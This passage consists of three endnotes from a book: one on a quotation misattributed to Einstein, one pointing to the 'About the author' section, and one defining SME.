[xlviii] Quotation mistakenly attributed to Albert Einstein. However, some historians suggest that it should be attributed to Rita Mae Brown (1983).

[xlix] See section "About the author" in this same book.

[l] SME: small and medium-sized companies